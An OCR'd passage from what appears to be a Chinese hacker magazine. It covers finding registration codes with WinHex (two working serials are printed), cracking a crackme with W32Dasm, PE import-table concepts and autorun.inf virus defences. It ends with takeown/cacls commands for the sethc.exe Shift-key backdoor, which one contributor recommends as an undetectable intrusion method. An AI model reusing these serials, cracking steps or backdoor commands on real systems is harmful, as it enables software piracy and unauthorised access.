在“下列的文本字符将被搜寻”输入刚才我们注册时输入的注册码进去，再点“确定”，往下拉动滚动条，可以看到搜寻到的，如图6。




图4 选择“查找文字”

一般来说，注册码会在假注册码的下面，所以往下滚动看看，如果滚动很久都找不到的话，就按一下F3搜寻下一个，我发现在搜索到的第一处并不能发现注册码，所以我继续搜索下一个，依然往下滚动鼠标，在往下一点的地方，终于发现了有点像注册码的信息，如图7。

从图7中，很容易看到**IKEM-KYJY-LIJM-T5QI**和**IY6J-5BEM-KYYJ-U9JI**，




图5 “查找文字”对话框




图6 搜索到的字符串




图7 发现注册码




图8 注册成功

是不是很像注册码呢？拿去注册一下，果然真的是注册码，如图8。

在经过我的测试之后，我发现搜索到的两个注册码都是可以注册成功的，但是我没测试IY6J-5BEM-KYYJ-U9JI这个是不是通用的注册码，或许你可以试试，这里我就不探究了！

使用WinHex来获得注册信息是不是很快呢？不错，有时候的确很快，但是有时候却会很慢，为什么呢？因为注册码不是事先知道是怎么样的，所以很多时候需要判断一下，测试一下究竟是不是注册码，而且有时候对注册码的位数也可能会有限制，位数不对，就不能查找出真的注册码来，所以有时候还确实是有点麻烦，但是至少有两个优点，第一就是使完全不懂破解的人也能自己找出注册码来；第二就是使用这个工具完全可以不用理会软件是否已经加了壳！怎么样？是不是觉得自己找出来的注册码使用起来特别舒服呢？操作过程并不复杂，相信大家都能够很容易掌握！下面来介绍一下W32dasm的基本使用。

【W32Dasm屠龙争锋】

W32Dasm是一个静态反汇编工具，也是破解人常用的工具之一，它也被比作破解人的屠龙刀。W32Dasm10.0修改版是经Killer在W32Dasm8.93基础上修改的，修改后的W32Dasm功能更强大，能完美显示中文字符串及VB程序，内含16进制编辑器，破解修改软件更容易，真可谓是反汇编极品！W32Dasm的修改版本很多，我这里以无极版为例！这次的目标是一个Crackme，具体什么是Crackme，可以参考前一期的《破解术语介绍》，这里我就不重复了！还是老样子，运行它，然后乱注册一下，如图9。




图9 注册失败

注册很明显也有错误提示，这里可以把目标关闭，启动W32Dasm无极版，然后载入程序，来到主界面，如图10。




图10 W32Dasm主界面

在菜单栏可以看到"反汇编"、"编辑"、"选项"等，基本配置都是按照默认的就可以，我们需要获得的信息就是"PE信息"，点它一下，再选择"字符串参考"，如图11。




图11 选择"字符串参考"




图12 搜索到错误信息

打开之后可以看到一个对话框，字符串信息基本在这里可以看到，因为是一个Crackme，所以字符串内容比较少，如果是软件的话，就不可能是这么少的了，如图12。

从图12中，很容易看到"One of the Details you entered"，这个正是刚才乱注册的时候所看到的错误提示，所以我们要抓住这一点，好，双击一下"One of the Details you entered"就很自然地来到代码处了，我们来分析一下：

```
:004014D6 E86F030000              Call 0040184A

* Reference To: USER32.PostQuitMessage, Ord:01E0h
                                  |
:004014DB 8B1DFC214000            mov ebx, dword ptr [004021FC]
:004014E1 83F805                  cmp eax, 00000005
:004014E4 7E50                    jle 00401536
:004014E6 8D6E60                  lea ebp, dword ptr [esi+60]
:004014E9 8BCD                    mov ecx, ebp
```

这个是函数USER32.PostQuitMessage反汇编后的代码。

```
* Reference To: MFC42.Ordinal:0F24, Ord:0F24h
                                  |
:004014EB E85A030000              Call 0040184A
:004014F0 83F805                  cmp eax, 00000005
:004014F3 7E41                    jle 00401536
:004014F5 8D86E0000000            lea eax, dword ptr [esi+000000E0]
:004014FB 8BCF                    mov ecx, edi
:004014FD 50                      push eax
```

这个是MFC42.Ordinal反汇编后的代码，从004014F3这里可以看到有一个跳转，jle小于或者等于就跳，前面的比较是5，所以这里我猜测是用户名要大于5位，否则就会跳到出错处。

```
:004014EB E85A030000              Call 0040184A
:004014F0 83F805                  cmp eax, 00000005
:004014F3 7E41                    jle 00401536
:004014F5 8D86E0000000            lea eax, dword ptr [esi+000000E0]
:004014FB 8BCF                    mov ecx, edi
:004014FD 50                      push eax
```

这里我猜测是注册码也要大于5位，从004014F0和004014F3就可以看出来了。

```
* Reference To: MFC42.Ordinal:0F22, Ord:0F22h
                                  |
:0040150C E833030000              Call 00401844
:00401511 8B07                    mov eax, dword ptr [edi]
:00401513 803836                  cmp byte ptr [eax], 36
:00401516 751E                    jne 00401536
:00401518 80780132                cmp byte ptr [eax+01], 32
:0040151C 7518                    jne 00401536
:0040151E 80780238                cmp byte ptr [eax+02], 38
:00401522 7512                    jne 00401536
:00401524 80780337                cmp byte ptr [eax+03], 37
:00401528 750C                    jne 00401536
:0040152A 8078042D                cmp byte ptr [eax+04], 2D
:0040152E 7506                    jne 00401536
:00401530 80780541                cmp byte ptr [eax+05], 41
:00401534 7417                    je 0040154D
```

从这里很容易看出，注册码是固定的，注册码的顺序是6，2，8，7，-，A，组合起来就是6287-A，所以到这里我们可以获得的信息是，用户名只要大于5位，注册码为6287-A就能注册成功了。

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004014E4(C), :004014F3(C), :00401516(C), :0040151C(C),
:00401522(C),
|:00401528(C), :0040152E(C)
```

这里是一些跳转，如果上面的任何一个条件不符合的话，就

会从这些跳到失败处。

…………

* Possible StringData Ref from Data Obj ->"One of the Details you entered "

->"was wrong"

乱注册时所看到的错误提示的内容。

这里说一下在W32Dasm中如何复制代码出来，用鼠标点一下地址的前面，会出现一个小红点，当这个红点出现之后，可以使用快捷键Ctrl+C将代码复制出来，如果想复制多行的话，可以按住Shift键选择多行再复制！虽然W32Dasm也具备动态调试功能，但是如果动态调试的话，始终也是不如OD那么好使，所以这里我只是静态分析一下，主要是用来找到关键跳转，比如上面看到的004014E4(C)，:004014F3(C)，:00401516(C)，:0040151C(C)，:00401522(C)，00401528(C)，:0040152E(C)这些地址都是关键跳转，如果是爆破的话，这些地址都需要修改的，这样才能达到完全爆破的目的。

好了，这是一个简简单单的Crackme，只要有一点点汇编指令基础的基本都能够看懂，万丈高楼平地起，破解也是一样，需要把基础打牢了，对以后的学习是很有帮助的！这是一次非常基础的入门实战，希望大家都能够看得懂，不懂的可以查找一些资料，或者上黑手论坛发帖交流一下，下一次，我们再继续学习，See you next time!

【本文介绍的相关工具和程序已收录在本期光盘中】

编辑点评：

文章主要介绍Winhex和W32dasm两款工具的使用，但作者加上了精彩的实例来解说，使菜菜们也能非常容易地上手，并可感受到破解的魅力所在，难道不是吗？

一些pe知识中很难搞的概念的解释

kflnig

从本文你可以学习到：

一些pe知识的概念

最近猛K"pe格式"的知识，终于小有收获。

（1）输入表，输入地址表，输入节……晕了吧。

（2）虚拟地址，相对虚拟地址，原始地址……又晕了吧！

先回答（2），因为它比较简单，也最常见。由于pe格式的文件在内存中和在磁盘中是两个格式（因为对齐不一致，当然也有可能人为使其一致），所以才会引入这些名称各不相同的地址。原始地址（又称磁盘地址，raw address），它是pe文件躺在磁盘中的格式。虚拟地址（virtual address）和相对虚拟地址（Relative Virtual Addresses 相对虚拟地址）血缘关系比较近。va = rva + imagebase。而va就是内存中的地址。还有一些比较难搞的名称，如磁盘偏移和文件偏移，也和上面相同，一个是磁盘上的偏移，一个是内存中的偏移。对于（1），不知道难倒了多少想学脱壳的小鸟。首先是因为名称相近，其次是现在有些文章把这些概念都搞混了，不少作者以其昏昏，而欲使人昭昭。我以一个例子来示范。工具十六进制编辑器hexworkshop（winhex亦可，它们的功能各有不足，可惜，可惜……），OD，PEtools（其它pe编辑器亦可），目标windows下的计算器（大家都用记事本，我就做个特例），petools打开它看看，搜集一些信息。如图1、图2。




图1 区段信息

什么是输入节？通常对idata节的称呼，因为它里面通常都包含了输入表等等，所以一般人对它很重视。但是节这种东西名称可以乱改，也可以不存在，比如上面的目标文件就不存在idata节，可是有些东西是定不能改的（微软自家定义的，谁敢改），比如说图2中的import directory，我们打开它看看。




图2 Directory信息

事实上，这个东西才是幕后的黑手，需要多加关注，应用程序导入的api都得靠它！下面讲一点必须的知识，如何解决rva和原始地址这种混合带来的麻烦。操作定位import directory，你现在可以吗？它给出的地址12b80只是一个rva，在磁盘中如何定位呢？方法：首先看图1，根据虚拟偏移和import directory的rva的对比知道import directory在.text节内，记下virtual offset - rawoffset的值，这里是c00，然后import directory的rva - c00知道了它在磁盘中的偏移为11F80，然后就可以了，剩下的只是pe格式的问题，import address table人如其名，就是函数的地址在哪里？我们知道了函数叫什么名字，却不知道它的地址岂不可惜（要是不知道调用的地址，函数怎么用？），而根据pe结构的知识，在内存中first thunk会指向函数地址，所以内存中IAT就拷贝给了first thunk一份（详情自己阅读pe结构的知识），现在让我们再回头看importrec，如图4。




图3 import directory信息




图4 importrec信息

是否觉得imported functions found下面的框内的内容很熟悉呢？综合下面的log中我们可以猜到，大概修复输入表，需要获得import directory的内容和IAT，缺一不可。最后若要体验我上面所说的，务必自己去观察一下，观察内存中的结构用OD那是最好不过了。

编辑点评：

PE知识，是脱壳必不可少的基础，平时脱壳总是跟着别人的教程走，有没有想过自己去尝试脱一个新壳呢？没有教程怎么办？那就需要靠自己平时的基础和积累了。

WWW.NOHACK.CN

对于两篇文章的一点看法

图 火虫

从本文你可以学到：

更完善的autorun.inf病毒防范方法

拿到了2007年11月的《黑客手册》，翻来翻去又学到了不少的知识，不过对于一些文章，个人觉得还是有些疏忽之处，所以在此弘扬菜鸟精神，不怕死的写出来了，欢迎大家指正。

首先是SDS的网吧安全上网的文章，SDS对于整个网吧可能遇到的情况分析得很好，但是个别的方法似乎不是很实用，比如关于autorun.inf病毒的防范，并不是简单的建立文件夹就能实现的，病毒有可能删除这个文件夹再建立同名文件。鉴于此，我们可以建立一个无法删除的autorun.inf文件夹。

单击“开始”——“运行”，输入CMD进入cmd模式窗口，输入以下命令：

```
cd\
F: \\这是指U盘盘符
md autorun.inf    \\新建一个名为autorun.inf的文件夹
cd\antorun.inf    \\进入autorun.inf文件夹
md nohack..\      \\建立一个名为nohack的文件夹，比nohack多了一个.\，这样就使得这个文件夹删除不了了，这一步在windows环境下是无法完成的。
```

至此，删除不了的文件夹建立成功，以后就不用害怕病毒了。

另外，在**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies**这个注册表分支中新建**NoDriveAutoRun**和**NoDriveTypeAutoRun**这两个键也可以阻止自动运行。前者是阻止指定的盘符运行，后者是阻止这种类型的设备运行。

想多说一句的是，自动运行和自动播放不是同一个概念，前者依赖于autorun.inf，后者依赖于shell hardware detection，两个概念是不同的。

另外，我们知道，autorun.inf是依靠“shell32.dll”文件实现的，因此我们可以用winhex之类的软件反汇编，复制shell32.dll到任意目录并用winhex打开，查找autorun.inf并将其替换成XXXXrun.inf（此处注意，替换的字节数必须和autorun.inf相同，否则会报错），在下拉框中选择unicode进行保存即可。之后把修改过的文件复制到c:\windows\syatem32和c:\windows\dllcache目录下替换掉初始文件即可。

接下来说说SHIFT后门，当时本菜虫认为这个方法很好，于是拿回家试验，结果重命名文件的时候vista没给好果子吃，出现提示如图1。




图1

当时郁闷死了，由于vista不能重命名，所以这种方法行不通了，不过最后查到了解决办法，以管理员身份登录（必须是管理员administrator），输入以下命令：

```
takeown /f c:\windows\system32\sethc.exe
cacls c:\windows\system32\sethc.exe /G administrators:F
```

之后就可以用其他的软件代替这个sethc.exe了，作者有一点说得不是很清楚，其实这个漏洞可以用来入侵，而且不会被查杀，无论是什么杀毒软件，都不会查杀这个文件，因此这也不失为一种好的入侵方法。至于防范，应该只有加入验证，由于本菜虫不擅长编程，所以就不献丑了，网上有高手写了验证脚本，大家可以自己去寻找一下。

编辑点评：

学以致用，完美完善，很欣赏读者朋友们的这种学习精神。希望更多的读者朋友们在翻阅过杂志后也能对应某文写出自己的一套解决方案，发扬共享精神，增进技术交流！

Q&A

Q：问大家一个很菜的问题。请问各位高手们，入侵网站的时候用的小马是什么东西？是图片吗？大马又是什么东西？webshell为什么大马和小马一起传上去了就访问到后台了？

